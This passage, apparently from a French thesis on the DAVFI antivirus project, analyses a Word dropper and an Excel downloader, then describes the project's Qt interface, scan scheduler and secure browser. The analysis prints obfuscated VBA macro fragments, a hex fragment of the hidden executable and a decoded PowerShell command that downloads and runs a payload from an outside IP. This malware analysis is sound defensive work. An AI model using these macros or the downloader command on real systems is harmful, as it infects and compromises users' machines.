Si on ouvre le document avec l'application *Word* et que l'on regarde son contenu, on voit bien sur la première page qu'il y a trois images. La première est hébergée par le site *savepic.su* et il s'agît du logo de *Microsoft Office* (figure 16). La deuxième est une image embarquée dans le fichier, qui demande à l'utilisateur d'activer les macros pour voir la facture (figure 17). Tout est là pour inciter l'utilisateur à activer les macros. Enfin la dernière est l'image du site *Dropbox*.

FIGURE 16 – Image téléchargée depuis *savepic.su*

FIGURE 17 – Image embarquée dans le document

Lorsque la macro s'exécute, elle récupère, tout d'abord, une image d'une facture sur le même site *savepic.su* (figure 19). Cette image est placée au début du fichier et l'utilisateur ne verra rien d'autre. Par la suite, elle crée le fichier exécutable et l'exécute. Le contenu de ce fichier se trouve à partir de la deuxième page du document et s'étend sur une soixantaine de pages environ dans une police blanche afin que l'utilisateur ne puisse pas la voir (figure 18).




lowSqovrrHkWIzD
4D5A90000300000004000000FFFF0000B8000000000000004000000000000000000000000000000000000000
0000000000000000000000000000000000000F00000000E1FBA0E00B409CD21B8014CCD21546869732070
726F6772616D2063616E6E6F742062652072756E20696E20444F53206D6F64652E0D0D0A24000000000
00000E588FA5EA1E9940DA1E9940DA1E9940D362DEA0DA0E9940D862FE90DB0E9940D862FF90D
ECE9940D862FFA0D84E9940D62

FIGURE 18 – Partie du contenu du fichier exécutable en police blanche



VILLE BELLERIVE SUR ALLIER
Hôtel de Ville
Service EDUCATION
ESPLANADE FRANCOIS MITTERRAND
03700 BELLERIVE SUR ALLIER
04 70 58 87 00

Le 23/09/2013

Mme DUPONT MARTINE
12 RUE REPUBLIQUE

03700 BELLERIVE SUR ALLIER

Identifiant collectivité :003828
Référence dette :2013 - 02 - 00 - 78513

Facture Facacsep13-1293-78513

Date limite de paiement au 14 octobre 2013.
Nouveau mode paiement pour vos factures relatives à l'accueil périscolaire :
se connecter sur www.tipi.budget.gouv.fr ; rentrer l'identifiant collectivité : 003828 ;
renseigner la référence à la dette qui se trouve sur la facture ;
saisir le montant de la facture et votre adresse mail ; effectuer le paiement avec votre carte bancaire.

	Quantité	Prix €	Total €
DUPONT MARTIN			
ACCUEIL MATIN ET SOIR - accueil MATIN ET SOIR BSA			
Du 03/09/2013 au 30/09/2013	1204,15 €	1204,15 €	1204,15 €

Cette facture s'élève à : 1204,15 €
Somme déjà encaissée sur cette facture : 1204,15 €
Somme restant à payer sur cette facture : 1204,15 €

En votre aimable règlement avant le 14/10/2013 → 1204,15 €

Référence dette : 2013 - 02 - 00 - 78513 → 1204,15 €
Mme DUPONT MARTINE
Coupon à joindre à votre règlement
à adresser : PERCEPTION DE BELLERIVE SUR ALLIER
Avenue de Russie 03700 BELLERIVE SUR ALLIER
Pour le Compte de la MAIRIE DE BELLERIVE SUR ALLIER TITRE N°000/2013
[ ] CCP : A l'ordre du trésor public
[ ] Chèque Bancaire : A l'ordre du trésor public
[ ] Espèces :

FIGURE 19 – Facture téléchargée depuis *savepic.su*

6.1.4 Le Visual Basic et l'Obfuscation

Le *Visual Basic* offre de nombreuses possibilités pour écrire et exécuter des fonctions. L'utilisation des caractères hexadécimaux, ascii, ou binaires pour une lettre rend l'analyse des macros beaucoup plus compliquée. Par exemple, pour définir un objet de type *Shell.Application*, comme évoqué plus haut, l'attaquant l'a écrit de la manière suivante

```
lowiWJvGvvKvRomBYasf = "Sh" & "e" & Chr(108)
lowbgDtoaqsWhcU = lowiWJvGvvKvRomBYasf & Chr(108) & ".Application"
Set lowOQgZJaDriwXeVQKY = CreateObject(lowbgDtoaqsWhcU)
lowOQgZJaDriwXeVQKY.Open (lowDJSxsuKGMKucPR & "\" & lowyrelnsuZIuiqQC)
```

Ce qui revient à

```
Set object = CreateObject(Shell.Application)
object.Open (TEMPDir & "\" & file)
```

Toutefois certaines fonctions ne peuvent pas être obfusquées. En effet, les fonctions d'exécution natives, comme *Shell*, *Open*, *CreateObject*, etc, doivent être écrites en clair afin que l'interpréteur *VBA* puisse les comprendre et les exécuter. On voit bien, dans l'exemple précédent, l'utilisation de la propriété *Open* de l'objet *Shell.Application* écrite en clair.

Seules les chaînes de caractères peuvent être modifier mais pas les fonctions natives et exécutives *VB*.

Il est donc important de répertorier les noms de ces fonctions *VB* natives et d'analyser le contenu des fichiers grâce à cette base. Ainsi, quels que soit les détournements mis en place, il y aura toujours une fonction native qui sera appelée pour créer, télécharger ou exécuter le code malicieux et c'est à ce moment là que nous saurons si le fichier est dangereux ou pas.

6.1.5 La Propriété Intellectuelle

Dans cet exemple, le document est dangereux et la charge malicieuse se trouve dans le corps du document. Le contenu de l'exécutable se trouve dans un paragraphe, composé de différents chiffres et lettres, qui, récupérés deux à deux et transformés en couple hexadécimal, forment un contenu binaire. C'est ce contenu qui est identifié comme dangereux par de nombreux antivirus, grâce à la signature de celui-ci lorsqu'il sera créé sur le système cible.

Le module 4 du projet *DAVFI* analyse les macros mais pas le contenu du fichier. En effet, il a été établi qu'un utilisateur a le droit de faire ce qu'il veux dans un document, y compris écrire un virus s'il le souhaite. C'est la propriété intellectuelle du créateur du fichier qui protège ce contenu.

Ne pouvant agir sur le contenu, nous avons géré les parties exécutables au travers d'une règle stricte : aucune opération extérieure, que ce soit avec le système d'exploitation, le système de fichier, le réseau, le registre ou autre, n'est autorisée. Les macros peuvent agir sur le contenu ou la forme du fichier, mais aucune autre action n'est permise.

Après l'analyse, le module 4 transforme le fichier en un fichier inerte, il ne contient plus de macro. Cependant le contenu malicieux est toujours présent et il est possible que l'attaquant puisse utiliser une attaque de type k-aire [100] pour récupérer le contenu du fichier à partir d'un autre fichier ou exécutable.

On peut donc se poser les questions suivantes :

- La propriété intellectuelle (modification d'un fichier) est-elle au dessus de la sécurité de l'utilisateur ?
- Peut-on/doit-on analyser le contenu d'un fichier, autre que les parties exécutables ?
- Quelles sont les conséquences de laisser un document avec une charge active et potentiellement dangereuse tout en connaissant la présence de celle-ci ?
- A-t-on le droit de supprimer du contenu d'un fichier ?

Nous avons déjà pris des initiatives sur la gestion des macros en cloisonnant son utilisation au fichier, sans action vers l'extérieur, mais peut-on aller plus loin ? En avons-nous le droit ? Tout ceci pose les nouvelles questions sur la gestion des documents bureautiques, souvent ignorés mais pourtant bien présents dans l'espace de la cybercriminalité.

6.2 Fichier Excel avec téléchargement de charge active

Comme exemple de document dangereux qui télécharge une charge active, j'ai choisi de présenter le cas d'un document *Excel* de format *2007+*. Ce fichier contient des macros dont une partie est chiffrée par l'algorithme *ROT13*, un cas particulier du chiffrement de césar [141, p11]. Je présenterai, dans un premier temps, l'analyse de ce document par le site *VirusTotal* [65], puis je développerai l'analyse du module 4 ainsi que l'ensemble des macros présentes et leurs fonctionnements.

6.2.1 Analyse par VirusTotal

L'analyse par le site *VirusTotal* [65], donne une détection de 35 antivirus sur 57 (figure 20). Il est détecté comme *X97M.Downloader* ou encore *Trojan.Exploit.Msexcel*, ce qui correspond à l'appellation d'un fichier *Excel* de format *97 - 2003* contenant des macros qui télécharge une charge virale sur le système cible. Cependant comme nous l'avons vu par son extension, il s'agît d'un document de format *2007+*, ce qui est confirmé par son *Magic Number*.

FIGURE 20 – Analyse du fichier excel par VirusTotal

Comme pour l'exemple *W97M.Dropper* décrit précédemment, *X97M.Downloader* définit l'action de télécharger une charge malicieuse sur le système. La même interrogation sur la méthode de détection utilisée par ces antivirus peut être également abordée sur ces types de documents.

6.2.2 Analyse par le module 4 et analyse des macros

Lors de l'analyse par le module 4, le document est reconnu comme dangereux. Il est répertorié comme document avec contenu actif. Pour rappel, la configuration du module 4 autorise l'utilisateur à utiliser des macros. Le module 4 analyse donc le contenu des macros présentes dans le document afin de juger de sa dangerosité.

Comme pour l'exemple du document *Word*, j'utilise donc la suite *LibreOffice* et la fonctionnalité *–convert-to* afin de convertir le fichier *Excel* en un fichier *LibreOffice Calc*. Il ne reste plus qu'à dézipper le document *Calc* et d'extraire les macros présentes. Celles-ci se trouvent dans le dossier *Basic* de l'archive *ZIP*.

Ce dossier *Basic* comprend différents sous-dossiers et celui-ci qui nous intéresse est le dossier *VBAProject*. C'est dans ce dossier que l'on retrouve les macros de notre fichier *Excel*. Dans ce dossier *VBAProject*, on retrouve différents fichiers *XML* :

- Class1.xml
- Class2.xml
- Class3.xml
- Class4.xml
- Class5.xml
- Module1.xml
- Module2.xml
- Module3.xml
- Module4.xml
- Module5.xml
- Module6.xml
- Module7.xml
- Module8.xml
- Module9.xml
- Module10.xml
- Module11.xml
- Module12.xml
- Module13.xml
- Module14.xml
- Module15.xml
- Module16.xml
- script-lb.xml
- Лист1.xml
- Лист2.xml
- Лист3.xml
- ЭтаКнига.xml

Ce document contient donc de nombreux fichiers contenant des macros. Une chose importante à noter est la présence de noms russophones pour certains fichiers *XML*. Ceci nous donne une information précieuse sur l'origine du document. D'ailleurs le fichier ЭтаКнига.xml contient la macro d'ouverture du document.

```
Sub Workbook_Open()
    tyrtyaag
End Sub
```

Le nom de la macro principale est donc *tyrtyaag*, il suffit donc d'analyser les autres fichiers *XML* afin de trouver celle-ci. Après analyse des différents fichiers, les macros dangereuses se trouvent dans les fichiers *Module11.xml* et *Module14.xml*, que je vais maintenant détailler.

Le fichier *Module11.xml* contient notre macro de départ, *tyrtyaag*. Celle-ci est très succincte, elle comprend la récupération d'une donnée via une autre fonction et puis l'exécution de cette donnée par la fonction *VB Shell*. C'est d'ailleurs cette fonction *Shell*, qui a été reconnu par le module 4 et qui permet de définir le document comme dangereux.

```
Sub tyrtyaag()
    FfdsfF = NewQkeTzIIHM("pzq-<X-]| ... rH")
    Shell FfdsfF, vbHide
End Sub
```

La fonction *NewQkeTzIIHM* se trouve dans le fichier *Module14.xml*. A l'intérieur de cette fonction, on retrouve de nombreux appels à la fonction *VB GoTo*. Celle-ci permet d'effectuer un saut d'une section de fonction à une autre section de cette même fonction.

L'utilisation de ce système montre bien la volonté de perturber une analyse classique d'une fonction, surtout sur le comportement de celle-ci. Lorsque l'on fait le tri et que l'on supprime les saut inutiles, on obtient le code suivant :

```
Public Function NewQkeTzIIHM(byVal AESdyLylMjhJrIu As String) As String
    Dim YyJDVSqLkdZk As Long
    For YyJDVSqLkdZk = 1 To Len(AESdyLylMjhJrIu)
        NewQkeTzIIHM = NewQkeTzIIHM & Chr(Asc(Mid(AESdyLylMjhJrIu,
         YyJDVSqLkdZk, 1)) - 13)
    Next YyJDVSqLkdZk
End Function
```

Cette fonction va récupérer chaque caractère présent dans la chaîne qui est passée en paramètre, va lui soustraire 13 et récupérer finalement le caractère ascii de la nouvelle valeur. Le contenu de notre fonction principale est chiffré avec l'algorithme *ROT13* et cette fonction va permettre de récupérer le contenu initial.

Le *ROT13* (*rotate by 13 places*) est un cas particulier du chiffre de *César*, un algorithme simpliste de chiffrement de texte. Comme son nom l'indique, il s'agit d'un décalage de 13 caractères de chaque lettre du texte à chiffrer. Son principal aspect pratique est que le codage et le décodage se font exactement de la même manière [141, p11].

On obtient, après déchiffrement, le contenu suivant :

```
cmd /K PowerShell.exe(New-Object System.New.WebClient).DownloadFile(
 'http://5.196.243.7/kwefewef/fgdtee/dxzq.jpg', '%TEMP%\JIOiodfhioIH.cab');
expand %TEMP%\JIOiodfhioIH.cab %TEMP%\JIOiodfhioIH.exe
Start %TEMP%\JIOiodfhioIH.exe
```

Lorsque cette donnée est exécutée par la fonction *VB Shell*, l'application *PowerShell* sera exécutée afin de télécharger le fichier malicieux dans le dossier temporaire de l'utilisateur. Celui-ci est ensuite renommé puis il est exécuté par la commande *Start*. L'annexe L regroupe le code complet des macros des fichiers *Module11.xml* et *Module14.xml* ainsi que le résultat décrypté pour ces deux fichiers.

7 Présentation de l'interface graphique du projet *DAVFI*

L'interface graphique du projet *DAVFI* a été réalisée afin de réaliser des démonstrations lors des deux années de développement du projet. Initialement, elle n'était pas prévue, mais il était ainsi plus simple de montrer l'avancée et les différentes fonctionnalités réalisées.

J'ai donc été en charge de la réalisation d'une interface graphique, qui fonctionnerait aussi bien sous *Windows* que sous *Linux*. Il a donc fallu choisir un environnement qui permettrait de faire fonctionner les modules du projet sur ces deux plateformes. Cette interface comportera également un mini navigateur sécurisé, qui est détaillé dans la section 7.4

J'ai choisi de la réaliser avec l'environnement de développement *Qt* [24]. L'environnement *Qt* est une application *cross-platform*, qui a des *frameworks* pour la réalisation d'interfaces utilisateur intégrant du *C++* ou du *QML*. Le *QML* est un langage orienté objet, qui fait un mélange de *CSS* et de *JavaScript* dans le principe.

Au début du projet *DAVFI*, il a été décidé de réaliser les modules et de les compiler avec un environnement de développement pour des systèmes d'exploitation en 64 bit. Or *Qt*, à ce moment-là, ne comporte qu'une version 32 bit. J'ai donc commencé à réaliser l'interface en 32 bit, mais j'ai aussi commencé à faire des recherches pour recompiler les sources de *Qt* pour un développement en 64 bit.

Lors de la dernière année de développement du projet, de nouvelles versions *Qt* sont apparues notamment des versions 64 bit avec de nouvelles fonctionnalités. J'ai donc adapté le code initial sur cette nouvelle version. Aujourd'hui, l'interface que j'ai réalisée peut-être adaptée sur une version 4.x ou 5.x de *Qt*, avec quelques modifications mineures.

La figure 21, ci-dessous, présente l'interface graphique du projet qui a été livrée le 30 Septembre 2014 à la *DGA*, lors de la recette finale du projet *DAVFI*. Elle est exactement la même pour la version *Windows* ou *Linux*.

L'interface graphique du projet *DAVFI* se décompose en trois parties :
- L'interface générale.
- Le navigateur sécurisé.
- Le planificateur d'analyse.

Afin de pouvoir auditer le projet dans le but d'une validation par les entités ministérielles, il est plus facile d'auditer plusieurs modules réunis en une seule application. De plus, le fait de séparer les trois applications, permet dans le cas du crash d'une des entités, de conserver le fonctionnement des deux autres (résilience de l'application).

L'interface générale permet de lancer les deux autres applications et le planificateur d'analyse ne lancera pas d'analyse si l'interface est absente, mais il est tout à fait possible d'utiliser les trois applications sans les autres.




FIGURE 21 – Présentation de l'interface *DAVFI*

Lorsque le navigateur ou le planificateur sont exécutés depuis l'interface, ils sont lancés par un thread dédié, ce qui permet, dans le cas d'un dysfonctionnement, de ne pas crasher l'application principale. De plus le planificateur et l'interface générale surveillent le même dossier, qui contient l'ensemble des fichiers des planifications.




FIGURE 22 – Fenêtre d'analyse de *DAVFI*

7.1 Chaine d'analyse et module 4

L'interface graphique du projet *DAVFI* propose à l'utilisateur d'effectuer une analyse statique sur un fichier ou un dossier. Il est aussi possible de lancer cette analyse par le clic droit ou encore de la planifier. Lorsque l'analyse commence, tous les modules d'analyse sont appelés dans un ordre précis afin d'effectuer une défense en profondeur et de ne pas seulement reposer sur une analyse par signature seule.

Afin d'effectuer cette analyse et de ne pas perturber le fonctionnement de l'interface et de tous les autres services, cette analyse est lancée dans un thread. La figure 22 présente la fenêtre d'analyse.

Si le fichier concerné par l'analyse est un document bureautique, il sera donc traité à la fin du processus par le module 4 qui prendra la décision finale sur son état de dangerosité. Si celui-ci est considéré comme tel alors il fera l'objet du processus de *recodage/transcodage*. Ce processus sera effectué sur tous les fichiers à la fin de l'analyse lançant ainsi un nouveau processus.

Chaque fichier qui sera recodé/transcodé n'apparaitra plus comme dangereux et l'utilisateur pourra accéder au dossier de conversion afin de trouver les nouveaux fichiers créés.




FIGURE 23 – Fenêtre d'un rapport détaillé

Chaque fichier dangereux sera automatiquement copié en quarantaine, à la fin de toutes opérations qui pourrait intervenir sur le-dit fichier. L'utilisateur aura alors accès à un rapport rapportant l'intégralité de l'analyse effectuée, le temps qu'elle a mis et le résultat final. Un rapport différent sera généré lors des opérations de *recodage/transcodage*, ainsi que lors de la mise en quarantaine des fichiers. La figure 23 présente un rapport détaillé d'analyse.

7.2 Planificateur d'analyse

Afin de pouvoir lancer une analyse récurrente sur une partie ou sur le ou les disques complets, il est possible de planifier cette analyse (analyse directe, à une heure fixe, tous les jours, tous les mois ou encore chaque année). Il est aussi tout à fait possible de planifier plusieurs analyses en même temps, ou encore plusieurs analyses sur une même cible à des moments différents (voir figure 24).




FIGURE 24 – Fenêtre de planification d'analyse

Lorsqu'une planification est effectuée, celle-ci passe dans un des deux états possibles, à savoir :

- Prêt (la planification est récurrente, elle attend la prochaine date).
- Terminée (la planification était en mode *oneshot*).

Il est aussi possible de désactiver une planification, en la décochant. Si on souhaite la réactiver, il suffit de la cocher à nouveau. Il y a donc au final trois états possibles pour une planification.

Chaque planification aura un fichier *XML* qui lui sera associé. L'ensemble des fichiers se trouvent dans le dossier *Planification* du dossier utilisateur *Davfi*. Le fichier contiendra la cible à analyser, si la planification est active, si elle est terminée ou non, sa fréquence de répétition si celle-ci est récurrente, la date de création, la date du début de la planification, la date suivante, ainsi que l'utilisateur qui l'a mise en place.

Dans cette version du logiciel de planification, il n'est possible de planifier que des analyses. Cependant, dans une version future, on pourrait mettre en place des planifications de nettoyage des documents ou encore de nettoyage des fichiers en quarantaine, par exemple.

Voici un exemple d'un fichier *XML* qui contient toutes les informations d'une planification :

```
<?xml version="1.0"?>
<Analyse>
    <Type>1</Type>
    <Cible>C:/Users/Admin/Desktop/Davfi 30-09-14/assainissement</Cible>
    <Creation>13/02/2015 15:11:52</Creation>
    <Actif>1</Actif>
    <Etat>1</Etat>
    <Mode>3</Mode>
    <Semaine>1,2,3,4,5,6,7;12:11</Semaine>
    <Mois></Mois>
    <Frequence></Frequence>
    <Debut>14/02/2015 12:11</Debut>
    <Suivant>14/02/2015 12:11</Suivant>
    <Utilisateur>Admin</Utilisateur>
</Analyse>
```

On sait donc sur cette planification que :
- C'est une planification de type 1 (analyse).
- Sa cible est le dossier *assainissement* sur le bureau.
- Elle a été créée le 13 février 2015 à 15h11m52s par l'utilisateur *Admin*.
- Elle est active et prête à s'exécuter.
- Elle sera récurrente toutes les semaines, tous les jours à 12h11.
- Elle commencera le 14 février 2015 à 12h11 pour la première fois.

7.3 Surveillance de la sécurité des applications bureautiques

Concernant la surveillance de la sécurité, j'ai repris exactement les travaux que j'avais faits pour le projet *CRONOS*. Toutes les sécurités seront contrôlées lors du lancement de l'interface, puis il y aura deux threads qui vont toujours, en parallèle, surveiller la sécurité de *Microsoft Office* et de *LibreOffice*.

La figure 25 présente la fenêtre qui s'affiche lors de la modification d'une des sécurités des deux suites bureautiques.




FIGURE 25 – Fenêtre de protection Temps-Réel

7.4 Navigateur sécurisé

Il a été décidé lors des différentes réunions de pilotage du projet d'intégrer un petit navigateur sécurisé à l'interface graphique du projet *DAVFI*. Celui-ci, à la base, devait servir à communiquer avec la console centrale (dans le cadre de la gestion d'un parc informatique) afin d'effectuer les différentes remontées d'information de l'utilisateur et aussi faire la mise à jour du produit.

Ce navigateur est dit sécurisé car il a été demandé à ce qu'il ne puisse pas garder de trace de l'utilisateur, à savoir :

- Mots de passe.
- Cookies.

Ainsi, il n'y a pas de risque d'exploiter ce navigateur afin de récupérer des informations compromettantes, afin d'accéder aux données personnelles de l'utilisateur. Nous sommes toujours dans la gestion *proactive* de la sécurité.

L'utilisateur a la possibilité, comme avec tout navigateur, de télécharger un fichier. Il n'y a pas de corrélation directe entre le téléchargement d'un fichier et le lancement d'une analyse par l'antivirus, cependant grâce au driver développé pour celui-ci, lorsque le fichier est sur le disque de l'utilisateur, celui-ci est automatiquement analysé.

Pour faciliter son utilisation, la gestion des favoris et la présence d'un historique pour l'utilisateur ont été mis en place. Les favoris sont stockés en clair dans un fichier *XML*. L'utilisateur a la possibilité, en cliquant sur un bouton, d'ajouter ou de retirer un lien favori sur une page web.

Enfin une demande a été faite pour que *Qwant*, moteur de recherche français, soit la page par défaut du navigateur lors de son lancement (figure 26).

